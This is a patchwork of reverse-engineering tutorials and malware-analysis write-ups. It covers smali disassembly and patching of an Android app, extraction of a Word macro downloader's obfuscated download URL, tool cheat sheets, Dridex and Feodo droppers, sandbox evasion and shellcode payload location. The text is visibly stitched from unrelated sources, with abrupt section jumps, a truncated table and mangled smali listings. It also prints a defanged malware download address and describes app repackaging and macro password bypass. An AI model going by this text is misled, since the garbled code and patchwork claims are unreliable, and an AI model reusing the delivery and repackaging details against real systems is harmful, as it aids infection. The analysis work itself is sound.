R.java is an automatically generated file at application build time that maps resources to an associated id. When a developer wants to use anything in the res folder, he/she must use the R class to appropriately reference that resource. Because of this, we’ll omit the R.java from our investigation, as it really only contains a bunch of constants that no one cares about.

Reading The Smali

Now that we’ve disassembled our apk, let’s take a look at the java and smali representations of our impressive HelloWorldActivity.

```
package com.test.helloworld;  import android.app.Activity; import
android.os.Bundle; import android.widget.TextView;  public class
HelloWorldActivity extends Activity {     /** Called when the activity is first
created. */     @Override     public void onCreate(Bundle savedInstanceState)
{         super.onCreate(savedInstanceState);          TextView text = new
TextView(this);         text.setText("Hello World, Android");
setContentView(text);     } } .class public
Lcom/test/helloworld/HelloWorldActivity; .super Landroid/app/Activity;
.source "HelloWorldActivity.java"  # direct methods .method public
constructor ()V     .locals 0     .prologue     .line 7     invoke-direct {p0},
Landroid/app/Activity;->()V      return-void .end method  # virtual methods
.method public onCreate(Landroid/os/Bundle;)V     .locals 2     .parameter
"savedInstanceState"      .prologue     .line 11     invoke-super {p0, p1},
Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V      .line 13     new-
instance v0, Landroid/widget/TextView;      invoke-direct {v0, p0},
Landroid/widget/TextView;->(Landroid/content/Context;)V      .line 14
.local v0, text:Landroid/widget/TextView;     const-string v1, "Hello World,
Android"      invoke-virtual {v0, v1}, Landroid/widget/TextView;-
>setText(Ljava/lang/CharSequence;)V      .line 15     invoke-virtual {p0, v0},
Lcom/test/helloworld/HelloWorldActivity;-
>setContentView(Landroid/view/View;)V      .line 17     return-void .end
method
```

It should be pretty evident which one of these files is written in java, nonetheless, the smali representation shouldn't be too intimidating.

Let's break down whats going on here in java first. In **line 07**, we define our HelloWorldActivity class that extends android.app.Activity, and within that class, override the onCreate() method. Inside the method, we create an instance of the TextView class and call the TextView.setText() method with our message. Finally, in **line 15** we set the view by calling setContentView(), passing in the TextView instance.

In smali, we can see that we have a bit more going on. Let's break it up into sections, we have:

1. class declarations from **lines 01-03**

2. a constructor method from **lines 07-15**

3. a bigger onCreate() method from **lines 19-43**

Declarations And Constructor

The class declarations in smali are essentially the same in java, just in a different syntax. They give the virtual machine their class and superclass name via the .class and .super tags. Additionally, the compiler throws in the source file name for…shits and gigs? Nope, stack traces.

The constructor has seemingly appeared out of no where, but really was inserted by the compiler because we extended another class. You can see that in **line 12** the virtual machine is to make a direct invokation of the super classes constructor – this follows the nature of subclasses, they must call their superclasses constructor.

Data Types

In the onCreate() method beginning on **line 19**, we can see that the smali method definition isn't that far off from its java counterpart. The method's parameter types are defined within the parenthesis (semicolon separated) with the return type discreetly placed on the end of the .method line. Object return types are easy to recognize, given they begin with an L and are in full namespace. Java primitives, however, are represented as capital chars and follow the format:

V void Z boolean B byte S short C char I int J long (64 bits) F float D double (64 bits)

So for our onCreate() definition in smali, we can expect a void return value.

Registers

Moving one line down, on **line 20** we see the '.locals' directive. This determines how many registers the Dalvik vm will use for this method_**without**_ including registers allocated to the parameters of the method. Additionally, the number of parameters for any virtual method **will always be the number of input parameters + 1**. This is due to an implicit reference to the current object that resides in parameter register 0 or p0 (in java this is called the "this" reference). The registers are essentially references, and can point to both primitive data types and java objects. Given 2 local registers, 1 parameter register, and 1 "this" reference, the onCreate() method uses an effective 4 registers.

For convenience, smali uses a 'v' and 'p' naming convention for local vs. parameter registers. Essentially, parameter (p) registers can be represented by local (v) registers and will always reside in the highest available registers. For this example, onCreate() has 2 local registers and 2 parameter registers, so the naming scheme will look something like this:

v0 - local 0 v1 - local 1 v2/p0 - local 2 or parameter 0 (this) v3/p1 - local 3 or parameter 1 (android/os/Bundle)

Note: You may see the .registers directive as oppose to the .locals directive. The only difference is that the .registers directive includes parameter registers (including "this") into the count. Given the onCreate() example, .locals 2 == .registers 4

Opcodes

Dalvik opcodes are relatively straightforward, but there are a lot of them. For the sake of this post's length, we'll only go over the basic (yet important) opcodes found in our example HelloWorldActivity.smali. In the onCreate method in HelloWorldActivity the following opcodes are used:

1. **invoke-super vx, vy, …** invokes the parent classes method in object vx, passing in parameter(s) vy, …

2. **new-instance vx** creates a new object instance and places its reference in vx

3. **invoke-direct vx, vy, …** invokes a method in object vx with parameters vy, … without the virtual method resolution

4. **const-string vx** creates string constant and passes reference into vx

5. **invoke-virtual vx, vy, …** invokes the virtual method in object vx, passing in parameters vy, …

6. **return-void** returns void

Hacking The App

Now that we know what we’re looking at, lets inject some code and rebuild the app. The code we will inject is only one line in java and presents the user with the toast message “hacked!”.

```
Toast.makeText(getApplicationContext(), "Hacked!",
Toast.LENGTH_SHORT).show();
```

How do we do this in smali? Easy, let’s just compile this into another application and disassemble. The end result is something like this:

```
    .line 18     invoke-virtual {p0}, Lcom/test/helloworld/HelloWorldActivity;-
>getApplicationContext()Landroid/content/Context;      move-result-object
v1      const-string v2, "Hacked!"      const/4 v3, 0x0      invoke-static {v1, v2,
v3}, Landroid/widget/Toast;-
>makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/wi
move-result-object v1      invoke-virtual {v1}, Landroid/widget/Toast;-
>show()V
```

Now, let’s ensure we have the right amount of registers in our original onCreate() to support these method calls. We can see that the highest register in the code we want to patch is v3, which we have but will require us to overwrite both of our parameter registers. Given we won’t be using either of those registers after setContentView(), this number is appropriate. Our final patched HelloWorldActivity.smali should look like:

```
.class public Lcom/test/helloworld/HelloWorldActivity; .super
Landroid/app/Activity; .source "HelloWorldActivity.java"  # direct methods
.method public constructor ()V     .locals 0     .prologue     .line 8     invoke-
direct {p0}, Landroid/app/Activity;->()V      return-void .end method  # virtual
methods .method public onCreate(Landroid/os/Bundle;)V     .locals 2
.parameter "savedInstanceState"      .prologue     .line 12     invoke-super {p0,
p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V      .line 14
new-instance v0, Landroid/widget/TextView;      invoke-direct {v0, p0},
Landroid/widget/TextView;->(Landroid/content/Context;)V      .line 15
.local v0, text:Landroid/widget/TextView;     const-string v1, "Hello World,
Android"      invoke-virtual {v0, v1}, Landroid/widget/TextView;-
```

```
>setText(Ljava/lang/CharSequence;)V     .line 16     invoke-virtual {p0, v0},
Lcom/test/helloworld/HelloWorldActivity;-
>setContentView(Landroid/view/View;)V     # Patches Start     invoke-virtual
{p0}, Lcom/test/helloworld/HelloWorldActivity;-
>getApplicationContext()Landroid/content/Context;     move-result-object
v1     const-string v2, "Hacked!"     const/4 v3, 0x0     invoke-static {v1, v2,
v3}, Landroid/widget/Toast;-
>makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/wic
move-result-object v1     invoke-virtual {v1}, Landroid/widget/Toast;-
>show()V     # Patches End     return-void .end method
```

Lines 40+ contain the injected code.

Rebuilding The .apk

Now all that's left is to rebuild the app!

```
$ apktool b ./HelloWorld
```

This will instruct apktool to rebuild the app, however, this rebuilt app will **not** be signed. We will need to sign the app before it can be successfully installed on any device or emulator.

Signing The .apk

In order to sign the apk, you'll need jarsigner and keytool (or a platform specific alternative, like signapk for windows). With jarsigner and keytool, however, the steps are pretty easy. First create the key:

```
$ keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -
keyalg RSA -validity 10000
```

Then use jarsigner to sign your apk, referencing that key:

```
$ jarsigner -verbose -keystore my-release-key.keystore
./HelloWorld/dist/HelloWorld.apk alias_name
```

Then you're done! Install the app onto your device or emulator.

Malware Analysis

Once you have understood the basics of reverse engineering you can move on to malware analysis.

The most important thing is to prevent your infection of your hardware and software, while analyzing malware. The samples we use are real and improper handling may result in pretty nasty infections.

You need:

- knowledge in programming.
- an OS different from Windows for your main system. I recommend Linux. The malware samples we use targeted at Windows systems. So using another system is the safest choice for you.
- for the future, but **not for this tutorial**: a virtual machine, e.g., use VMWare or VirtualBox. Create a VM with any Windows OS on it, so you can test samples.

If it is for any reason impossible for you to use a Linux system, you must take other precautions. Accidentally running the sample by command line or clicking can happen very easily. So:

- Never use an executable file extention for a sample, e.g., instead of .exe use .ex1.
- Save the sample in a folder with permissions that disallow running the file.

First Observations:

Now you have a file, but you don't know what kind of file it is. The file type is the most important thing to start with. I usually open a file in a hex editor to take a look at it.

Another part of research, which I often use: Check if the file is listed on

Virustotal. Use the command sha256sum on Linux to get the hash value and search by hash.
Virustotal does not only list detections, it also shows lots of additional information about the file, depending on the filetype.
You can of course also upload the file, but sometimes there are reasons not to do so. E.g. the file might contain private information that shouldn't be available on the web.

Now let's use a hex editor. It can be any of your choice. For Linux I use Bless.
Scroll a bit through the file and see if you recognize any strings.
At some point you might see this:

It tells you that this is a Microsoft Word document.

The Code

Luckily there are some tools out there who help to reverse engineer these documents.
Download the most recent zip of oletools from here: https://bitbucket.org/decalage/oletools/downloads

These are python tools, which you use from command line. Their purpose can be found here:http://www.decalage.info/en/book/export/html/79

Use olevba to extract any macro code from the word document:

This will save the result in vba_extracted. Open vba_extracted in a text editor. You will see a lot of code that does not look much useful. The code has in fact a slight obfuscation. Most commands are clutter.

Have a look at the very end of the text file. You will find a table with a summary, which was done by olevba. This is a very useful summary as it points you to important parts of the code. Now search for the string "Environ" in the file.
There you can see some interesting hex strings. To get the meaning of these hex strings open a terminal and the python interpreter.

```
"568756E2E69626F237A6F2D6F636E24756E6F686361666F2F2A30747478
```

We save one of the strings in a variable.
The VBA macro reverses the string, so we do the same:

The last step is to transform this hex representation into a readable string.

The result will show you a download path for an executable. Warning: Even if it is tempting, you must not visit a website found in malicious files! But you may do some additional research with whois.

The other strings can be obtained the same way:

```
"05D45445"[::-1].decode("hex")
```

You will get the following strings

```
hxxp://fachonet.com/js/bin.exe
\\YEWZMJFAHIB.exe
TEMP
```

Obviously this document is a downloader, which saves the downloaded file as YEWZMJFAHIB.exe in the TEMP directory.

Search for some of the other keywords shown in the table at the bottom and explore the code. You will find the code that writes the file to disk and the part that runs it.

That was the first malware analysis tutorial. Macro malware seemed dead for while, but a new wave of it popped up again. Office documents are usually droppers or downloaders, which means they are the initial carriers for infection with malware.

Reverse Engineering Linux Malware

REMnux is a free,lightweight Linux (Ubuntu distribution) toolkit for reverse-engineering malicious software.

REMnux provides the collection of some of the most common and effective tools used for reverse engineering malwares in categories like:

1) Investigate Linux malwares
2) Statically analyze windows executable file
3) Examine File properties and contents
4) Multiple sample processing
5) Memory Snapshot Examination
6) Extract and decode artifacts
7) Examine Documents
8) Browser malware Examination
9) Network utilities

Install REMnux in a VMware environment or Oracle Virtual machine.

Analyzing Malicious Documents

This chapter outlines tips and tools for reverse-engineering malicious documents, such as Microsoft Office (DOC, XLS, PPT) and Adobe Acrobat (PDF) files. To print, use the one-sheet PDFversion; you can also edit the Word version for you own needs. If you like this, take a look at my other IT cheat sheets.

General Approach

1. Locate potentially malicious embedded code, such as shellcode, VBA macros, or JavaScript.
2. Extract suspicious code segments from the file.
3. If relevant, disassemble and/or debug shellcode.
4. If relevant, deobfuscate and examine JavaScript, ActionScript, or VB macro code.
5. Understand next steps in the infection chain.

Microsoft Office Binary File Format Notes

- Structured Storage (OLE SS) defines a file system inside the binary Microsoft Office file.
- Data can be “storage” (folder) and “stream” (file).
- Excel stores data inside the “workbook” stream.
- PowerPoint stores data inside the “PowerPoint Document” stream.
- Word stores data inside various streams.

Tools for Analyzing Microsoft Office Files

- OfficeMalScanner locates shellcode and VBA macros from MS Office (DOC, XLS, and PPT) files.
- MalHost-Setup extracts shellcode from a given offset in an MS Office file and embeds it an EXE file for further analysis. (Part of OfficeMalScanner)
- Offvis shows raw contents and structure of an MS Office file, and identifies some common exploits.
- Hachoir-urwid can navigate through the structure of binary Office files and view stream contents.
- Office Binary Translator converts DOC, PPT, and XLS files into Open XML files (includes BiffViewtool).
- pyOLEScanner.py can examine and decode some aspects of malicious binary Office files.
- FileHex (not free) and FileInsight hex editors can parse and edit OLE structures.

Useful MS Office Analysis Commands

OfficeMalScanner *file.doc* scan brute	Locate shellcode, OLE data, PE files in *file.doc*
OfficeMalScanner *file.doc* info	Locate VB macro code in *file.doc* (no XML files)
OfficeMalScanner *file.docx* inflate	Decompress *file.docx* to locate VB code (XML files)
MalHost-Setup *file.doc* *out.exe*0x4500	Extract shellcode from *file.doc*'s offset 0x4500 and create it as *out.exe*

Adobe PDF File Format Overview

- A PDF File is comprised of header, objects, cross-reference table (to locate objects), and trailer.
- "/OpenAction" and "/AA" (Additional Action) specifies the script or action to run automatically.
- "/Names", "/AcroForm", "/Action" can also specify and launch scripts or actions.
- "/JavaScript" specifies JavaScript to run.
- "/GoTo*" changes the view to a specified destination within the PDF or in another PDF file.
- "/Launch" launches a program or opens a document.
- "/URI" accesses a resource by its URL.
- "/SubmitForm" and "/GoToR" can send data to URL.
- "/RichMedia" can be used to embed Flash in PDF.
- "/ObjStm" can hide objects inside an Object Stream.
- Be mindful of obfuscation with hex codes, such as "/JavaScript" vs. "/J#61vaScript". (See examples)

Tools for Analyzing Adobe PDF Files

- PDFiD identifies PDFs that contain strings associated with scripts and actions.
- PDF-parser and Origami's pdfwalker examines the structure of PDF files.
- Origami's pdfextract and Jsunpack-n's pdf.py extract JavaScript from PDF files.
- PDF Stream Dumper combines many PDF analysis tools under a single graphical user interface.
- Peepdf and Origami's pdfsh offer an interactive command-line shell for examining PDF files.
- PDF X-RAY Lite creates an HTML report containing decoded PDF file structure and contents.
- SWF mastah extracts SWF objects from PDF files.
- Pyew includes commands for examining and decoding structure and content of PDF files.

Useful PDF Analysis Commands

pdfid.py *file.pdf*	Locate script and action-related strings in *file.pdf*
pdf-parser.py *file.pdf*	Show *file.pdf*'s structure to identify suspect elements
pdf-parser.py –object *idfile.pdf*	Display contents of object *id* in *file.pdf*. Add "–filter –raw" to decode the object's stream.
pdfextract *file.pdf*	Extract JavaScript embedded in *file.pdf* and save it to *file.dump*.
pdf.py *file.pdf*	Extract JavaScript embedded in *file.pdf* and save it to *file.pdf.out*.
swf_mastah.py -f *file.pdf* –o *out*	Extract PDF objects from *file.pdf* into th

Recently, we have experienced an influx of Microsoft Word documents that contained malicious macros. Just when the computer security industry was on the verge of forgetting these oldies, they rose to life once again, proving that they're not allowing themselves to be eliminated that easily.

In June, Ruhai Zhang warned of macro threats that continue to spread, particularly those that use Microsoft Excel. In this blog post, I will go over a family of Microsoft Word macros, detected as WM/Agent!tr, that I have encountered in the past couple of months. Here we will see how simple they are in nature while they strive hard to disguise their destructive parts.

Hide Me

Prior to addressing the purpose of the malware, we will see how the malware author attempts to conceal the malicious commands. Mainly, the code is lost in a pile of junk strings and useless, confusing commands. Also, in all versions of this family of macros, some type of encryption is used to make the reverse engineering as tedious as possible.

As with using junk APIs in executables as an anti-debugging method, we see numerous lines of junk commands in these scripts. These lines are repeated abundantly in order to suggest to the analyst that the code is complicated and possibly discourage the investigation.

Here are some examples of these tricks:

Opaque predicates and codes to open files and show message boxes which are always jumped over and never get executed (*Figure 1*).

Code obfuscation is prominent in this context. In many cases among the samples that I have seen, not only the critical strings are distorted but even the garbage strings are also encrypted.

Encryption routines range from a trivial use of Chr() and ChrW() to a characterconversion chain, to a more complex routine such as a custom encryption function using a decryption key and mathematical calculations

After having analyzed a handful of these scripts, the analyst would know the exact key words to look for among the bulk of nonsense strings, functions, and commands, in order to whittle it down to the core functions.

The Core Functions

The macros that I have looked at are written in Visual Basic for Applications (VBA) and take advantage of some services of the Microsoft XML parser, MSXML version 2.0.

They start with an Auto_Open() procedure, which runs automatically each time an Excel workbook or Word document is opened. The main function, MainSub, is called from inside Auto_Open().

The macros also contain the Microsoft Office event:

AutoOpen() and Workbook_Open(), which run every time a Word document or an Excel workbook is opened, respectively. We observe the presence of both event handlers in this script since the code is applicable on both Word and Excel. Also, implementing all three macros Auto_Open(), AutoOpen(), and Workbook_Open() in one document minimizes the risk failure of the VBA execution.

In the MainSub function, the encrypted strings are passed to the decryption functions and the outcome is subsequently handed to the main malicious function which implements the payload.

In the Payload function, we can see that these VBA macros are in fact downloaders. An XMLHTTP object is first instantiated which would enable accessing of data over HTTP. Afterwards, an HTTP request is prepared by calling the Open() method which is used with the three parameters: the GET request, the URL (previously decrypted), and the Boolean false, setting a synchronous request. The Send() method naturally comes right after that to send the request. Since the request is synchronous, the script will then freeze until a response is received.

A Do While loop iterates until the readyState property of the object equals 4, ensuring the GET request is completed before any more action is taken.

If the intended URL is reached and the file is loaded successfully, the content is saved in a variable and then copied to a previously created file under the user's Temporary folder. At this point, an executable file is supposedly loaded and saved into the infected user's Temporary folder, and the file gets executed by theShell() command.

After retrieving some of these downloaded files, we are not surprised to see that they are variants of the banking trojan Dridex. Dridex, which we first encountered in October, 2014, has been using Microsoft Office macros as a means to spread in the past few months. The Dridex binary files can simply be attached to an email or, in this case, be downloaded and executed by running macros on Microsoft Office applications.

Mitigation Measures

The following are some simple steps that users can do in order to avoid such infections.

• It is strongly suggested not to open unknown attachments. Make sure that users first confirm that the email from the sender is genuine and that the specific attachment is as expected.

• Macros are disabled by default on MS Office 2007 and newer versions. Only enable macros if you are sure that the source of the file is legitimate.

• Do not fall into social engineering traps. Malware authors try to trick the user into enabling macros so that their mission gets accomplished and the user's system gets infected.

Since malware can be hidden in almost any file format or document type, malware analysis tools must provide support for such formats or document types in order to be able to detect the threat inside it. For example: if an attacker has hidden a malicious payload inside a PDF document, the malware analysis tool must have PDF support to be able to manipulate with PDF documents. If PDF support is not present, the dissection of PDF document will not be possible, and consequentially the tool will not be able to find malicious payload. If we look at the PDF document through the eyes of a malware analyst tool, the PDF document is just a set of random bytes.

The attackers mostly use the file formats, document types and other elements presented below for including malicious payloads. The majority of presented elements need no further introduction, since they are used in our every day lives, but we will still provide a brief explanation of each of them.

- exe: Windows PE executable files normally used for Windows executable programs.
- elf: Linux ELF executable files normally used for Linux executable programs.
- mach-o: MAC OS X Mach-O executable files normally used for Mac executable programs.
- apk: Android APK executable files
- url: URLs
- pdf: PDF documents
- doc/docx: DOC/DOCX documents
- ppt/pptx: PPT/PPTX documents
- xsl/xsls: XSL/XSLS documents
- htm/html: HTM/HTML web pages
- jar: JAR Java executable files
- rtf: RTF documents
- dll: DLL libraries
- db: DB database files
- png/jpg: PNG/JPG images
- zip/rar: ZIP/RAR archived
- cpl: Control Panel Applets
- ie: Analyze Internet Explorer process when opening an URL
- ps1: Powershell scripts
- python : Python scripts
- vbs: VBScript files

- **Executable Files** [exe, elf, mach-o, apk, dll]: a malicious executable file is distributed around the Internet, which is downloaded by users in the form of cracked software programs and cracked games. The users download a program believing to be something they want, which it is, but an additional code is usually appended to the file containing a malicious payload that gets executed on the user's computer and therefore infecting it.
- **Documents** [pdf, doc/docx, ppt/pptx, xsl/xsls, rtf]:

vulnerabilities are discovered in different software programs on a daily basis. Therefore, if an attackers finds a vulnerability in an Acrobat Reader (supports pdf file format), Microsoft Word/OpenOffice (supports doc/docx, ppt/pptx, xsl/xslx, rtf), it can form such a document that the program won't be able to process the file, but will crash instead. Depending on the type of vulnerability, an attacker can possibly execute a malicious payload included in the document.

- **Web browser** [url, htm/html, jar, ie]: web browsers also contain vulnerabilities as PDF Reader and Office Suite do. Therefore, an attacker can create a malicious website the web browser will not able to handle, which will lead to the web browser crashing, during which an attacker can execute arbitrary code.
- **Archives** [zip/rar]: archives can be used to distribute malicious files around the Internet. If a malicious file is put inside a password protected archive, the usual analysis solutions won't be able to take a look inside the archive and determine whether it contains malicious files.
- **Images** [png/jpg]: an attacker can hide a malicious payload inside an image, which can be processed by a vulnerable web application running on an incorrectly setup web server. Therefore, an analysis solution should be able to parse various image file formats in order to parse images to determine whether they contain anything out of the ordinary, like a malicious payload.
- **Code** (python, vbs, ps1) : an attacker can also distribute malicious code written in appropriate programming/scripting language, which is later processed by some application on the victim's machine. An example of such is PowerShell (ps1) macro included in a Word document, which gets executed on a user's request when allowing the execution of macros upon opening a malicious .docx document in Microsoft Word.

Techniques for Detecting Automated Environments

Various techniques exist for detecting automated malware analysis environments, which are being incorporated in malware samples. When malware binaries are using different checks to determine whether they are executing in a controlled environment, they usually don't execute malicious actions upon environment detection.

The picture below presents an overview of malware and techniques it can use to detect if it's being executed in an automated environment. In order to make the picture clearer, we'll describe the process in detail.

Once the malware has infected the system, it can be running in user or kernel-mode, depending upon the exploitation techniques. Usually malware is running in user-mode, but there are multiple techniques for malware to gain additional privileges to execute in kernel-mode. Despite malware being executed in either user or kernel-mode, there are multiple techniques malware can use to detect if it's being executed in automated malware analysis environment. At the highest level, the techniques are divided into the following categories:

- **Detect a Debugger:** debuggers are mostly used when a malware analyst is manually inspecting a malware sample in order to gain understanding of what it does. Debuggers are not frequently used in automated malware analysis, but different techniques can still be incorporated into the malware sample to make debugging the malware sample more difficult.
- **Anti-Disassembly Tricks:** this category isn't directly related to automated malware analysis environments, but when an analyst is manually reviewing the malware sample in a debugger, malware can use different techniques to confuse disassembly engines into producing incorrect disassembled code. This is only useful when a malware analyst is analyzing the malware sample manually, but doesn't have much impact in automated malware analysis environments.
- **Detect a Sandbox Environment:** a sandbox is an environment separate from the main operating system where malware samples can be run without causing any harm to the rest of the system. The primary purpose of sandbox environment is to emulate different parts of the system, or the whole system to separate the guest system from the

host system.

Each automated malware analysis tool uses different backend systems to run the malware in a controlled environment. Malware can be run in physical machines or virtual machines. Note that old unused physical machines lying around at home would be a perfect candidate for setting up a malware analysis lab, which would make it considerably more difficult for malware binaries to determine whether they are being executed in a controlled environment. When building our own malware analysis lab, we have to connect multiple machines together to form a network, which can be done simply by virtual or physical switch, depending on the type of machines used.

Each cloud automated malware analysis services uses some kind of virtualization environment to run their malware samples, like Qemu/KVM, VirtualBox, VMWare, etc. According to the virtualization technology being used, a malware sample can use different techniques to detect that it's being analyzed and terminate immediately. Thus the malware sample will not be flagged as malicious, since it terminated preemptively without execution the malicious code.

In this section we've seen that different cloud malware analysis services use different virtualization technologies to run submitted malware samples. As far as I know, only Joe Sandbox has an option of running malware samples on actual physical machines, which prevents certain techniques from being used in malware samples to detect if they are being run in an automated malware analysis environment. Still, there are many other techniques a malware can use to detect if it's being analyzed.

This is a cat and mouse game, where new detection techniques are invented and used by malware samples on a daily basis. On the other hand, there are numerous anti-detection techniques used to prevent the malware from determining it's being executed in an automated malware analysis environment. When a new detection technique appears, usually a new anti-detection technique is put together to render the detection technique useless.

Each service supports only a fraction of all file formats and document types in which malicious code can be injected. Therefore, depending on the file we have to analyze, we can use the services that support its corresponding file format or document type.

In order to analyze a document, we have to choose the appropriate service in order to do so. Since there are many techniques an attacker can use to determine whether the malicious payload is being executed in an automated malware analysis environment, some malicious samples won't be analyzed correctly, resulting in false positives. Therefore, such services should only be used together with a reverse engineer or malware analyst in order to manually determine whether the file is malicious or not. Since there are many malicious samples distributed around the Internet on a daily basis, every sample cannot be manually inspected, which is why cloud automated malware analysis services are a great way to speed up the analysis.

The Future

Weaponized documents (I really hate this name!) are just another method used by bad guys to deliver malicious payload. Recently this technique was used by criminal groups delivering banking trojans (e.g. Dridex), but as you might expect it was also used by APT actors (e.g. Rocket Kitten in Operation Woolen Goldfish). Regardless of the threat type (APT, commodity, etc.) analysis of the malicious documents should be an essential skill of every analyst.

Nowadays Microsoft Office documents are a collections of XML files stored in a ZIP file. Historically storing multiple objects in one document was challenging for traditional file systems in terms of efficiency. In order to address this issue a structure called Microsoft Compound File Binary also known as **Object Linking and Embedding (OLE) compound file**was created. The structure defines files as hierarchical collection of two objects - **storage** and**stream**. Basically think of storage and a stream as directory and a file respectively.

Another objects that you might encounter in the OLE files are **macros**. Macros allow to automate tasks and add functionality to your documents like reports, forms, etc. Macros can use **Visual Basic** (VBA) which is where bad guys will often try to hide their malicious code. This is what we are after in this handbook - finding and extracting malicious code from OLE files!

Code deobfuscation

There is never a "one fits all" solution to deobfuscate code. Good thing to start with is to clean up the code from randomly generated variable names. For this just open the code in any text editor and use "find and replace" feature to replace randomly named variables into something more readable.

I like to rename variables so they start with capital letter informing me about the variable type.

It's never a good option to rely on only one tool. Analyzing malicious documents is all about finding, extracting and analyzing malicious code. What would happen if bad guys used different obfuscation methods, document types or came up with new unknown technique? Would you be prepared with your current toolset? Having backup plan and additional tools in your toolset makes you ready for such scenario. In our short analysis OfficeMalScanner was not able to extract both streams correctly. What if this was your go to tool? Would you be able to perform analysis? I am not saying that any tool described in this post is better or worse than the other, all of them are great tools and allow you to do things differently it all really depends on your requirements.

For instance officeparser.py and oledump.py allow you to interact with the file internals, however this might not be the most efficient approach if you have to analyze few documents where writing a while loop and dumping the malicious code will do the trick for you.

Never limit yourself to one tool, programming language or operating system. Be flexible and open-minded, have a backup plan, a proper toolset and you will be better prepared for the upcoming challenges!

Malicious Documents – MS Word With VBA And Powershell

E-mail continues to be the weapon of choice for mass delivering malware. The tools and techniques used by attackers continue to evolve and bypass all the security controls in place. These security controls could be a simple home based UTM device or a big corporation security infrastructure with all kinds of technology. Social engineering methods, combined with latest encoding and obfuscation techniques allow e-mails to be delivered straight to the end user mailbox. These phishing e-mails attempt to steal confidential data such as credentials using all kinds of deception techniques to lure users to click on links or open documents or give their information. In the last days I came across some of these documents. The below steps describe the mechanism behind one of these documents (MD5: 4a132e0c7a110968d3aeac60c744b05a) that when opened on Microsoft Office lure the victim to enable macros to view its content. Even with macros disable many users allow the macro to execute. What happens next?

1. The malicious document contains a VBA macro.
2. The macro is password protected. The protection can be bypassed using a hex editor and replacing the password hash with a known password hash to see its contents.
3. When executed the VBA macro writes 3 files on disk. A batch file"ntusersss.bat", a VBS script "ntuserskk.vbs" and a powershell script "ntusersc.ps1".
4. It invokes cmd shell and executes the batch file which calls the VBS script
5. Microsoft Script Host (cscript.exe) is invoked and the VBS script is executed which calls the powershell script
6. Power shell script is executed and it downloads the malicious EXE
7. The malicious file is stored on disk and renamed to crsss2.exe
8. The trojan is executed and the machine is infected.

The downloaded malware is very sophisticated and is known to be a variant of the Feodo ebanking trojan (aka Cridex or Bugat). This trojan contains advanced capabilities but the main feature is to steal credentials by performing men in the browser attacks. These credentials are then used to commit ebanking fraud . After execution, the malware contacts the Command and Control server and the machine becomes part of a botnet and starts capturing and stealing confidential data.

Another new document used recently in several phishing campaigns it also uses a VBA macro inside the word document (MD5: f0626f276e0da283a15f414eea413fee). But this time the VBA code is obfuscated. Using the Microsoft macro debugger its possible to execute in a step-by-step fashion and determine what it does. Essentially it downloads a malicious executable file from a compromised website and then it executes it.

Again, after execution it contacts its Command and Control via HTTP. The computer will be part of a Botnet and it will start to steal credentials and other confidential data.

Below a visual analysis of the malware behavior starting with the Winword execution. This graph was made using ProcDOT which correlates Sysinternals Procmon logfiles with packet captures to create an interactively graph. A great tool created by Christian Wojne from the Austrian CERT. This can be of great help for a faster malware behavior analysis. It is also unbelievable to visualize how complex is malware these days.

Exploit mitigation technologies do not guarantee that vulnerabilities cannot be exploited. However, they raise the bar and increase the costs for the attacker to make exploitation successful by making it harder to be executed. On a windows 7 SP1 with EMET 5, when opening the documents and running the malicious VBA macros, EMET would prevent its execution.

Email attachments can be dangerous so proceed with caution.

During the analysis of malicious documents designed to exploit vulnerabilities in the programs which load them (thereby allowing the running of arbitrary code), it is often desirable to review any identified shellcode in a debugger. This allows an increased level of control and flexibility during the discovery of it's capabilities and how it implements the payload of the attack.

MalHost-Setup, part of the OfficeMalScanner suite allows the analyst to generate an executable which runs the shellcode embedded in malicious documents. To use this tool, we first need to determine the offset within the infected document, or extracted OLE file at which the shellcode begins, we then specify this offset as a parameter to MalHost-Setup when generating the executable. This executable can then be loaded into a debugger, allowing the analyst to step through the assembly instructions of the shellcode to understand it's functionality.

Shellcode techniques for locating secondary embedded payloads

The shellcode may be designed to search for a second stage payload or other embedded artifacts elsewhere in the originating file. This may be the case if the buffer being exploited was limited in size, the malware author may have placed the secondary stage shellcode, or perhaps even an embedded obfuscated executable, elsewhere in the document within a buffer that has significantly greater capacity.

In order to locate the specific offset within the document that the secondary stage code resides, the shellcode may try to locate itself either in memory or on the hard drive and then use the known offset to the next piece of code to make reference to, extract and execute it. One way this can be achieved (that I've recently seen) is by identifying and making use of the handle which refers to the document from which the shellcode originated, which would typically have been created by the program which loaded the file. A popular way to find the handle is to iterate through all possible handle values and making use of the Microsoft Windows GetFileSize API call which is designed to return the file size related to the specified handle. As the author knows the expected size of their malicious document, they are able to hard code this in, enabling this process to take place. Therefore, it doesn't matter where on the hard drive or in memory the malicious document resides.

Ethical Reverse Engineering

There are two basic legalities associated with reverse engineering:

- a. Copyright Protection - protects only the look and shape of a product.
- b. Patent Protection - protects the the idea behind the functioning of a new product.
- Negotiate a license to use the idea.
- Claim that the idea is not novel and is an obvious step for anyone experienced in the particular field.
- Make a subtle change and claim that the changed product is not protected by patent.

Commonly, RE is performed using the **clean-room** or **Chinese wall**. Clean-room, reverse engineering is conducted in a sequential manner:

1. a team of engineers are sent to disassemble the product to investigate and describe what it does in as much detail as possible at a somewhat high level of abstraction.
2. description is given to another group who has **no** previous or current knowledge of the product.
3. second party then builds product from the given description. This product might achieve the same end effect but will probably have a different solution approach.

At this point, you would encounter issues if the shellcode was being run from from a new file. In the case of a malicious RTF, this could be an OLE object extracted using RTFscan rather than the original file, which would inevitably have a different size to the original document. Therefore the handle to the original document would not be found in the context of the process, the referencing of embedded artifacts would fail, and this would hinder our analysis.

A potential solution would be to create a handle to the original file within the newly formed process, as this would allow the shellcode to make reference to

the original document and extract the data it requires. Without the source code to MalHost-Setup, this is slightly more difficult, but we can achieve this using a capability built into Windows which allows handles from a parent process to be inherited to any child processes launched, the steps to achieve this are listed below.

1. Create a handle to a file using the 'CreateFile' API call
2. Launch a new process using the 'CreateProcess' API call, specifying the security parameters to enable the child to inherit the parent's handles.

We have created our own malware lab with some basic tools. Now we're going to use someone else's sandbox. The automated analysis provided by Malwr.com has been tremendously useful in the short time that I have been using it. It's a great tool for getting things done quickly. Keep in mind that even though a lot of the essentials are automated here, we'll stick to a more manual approach in future posts.

Word Doc Sandbox

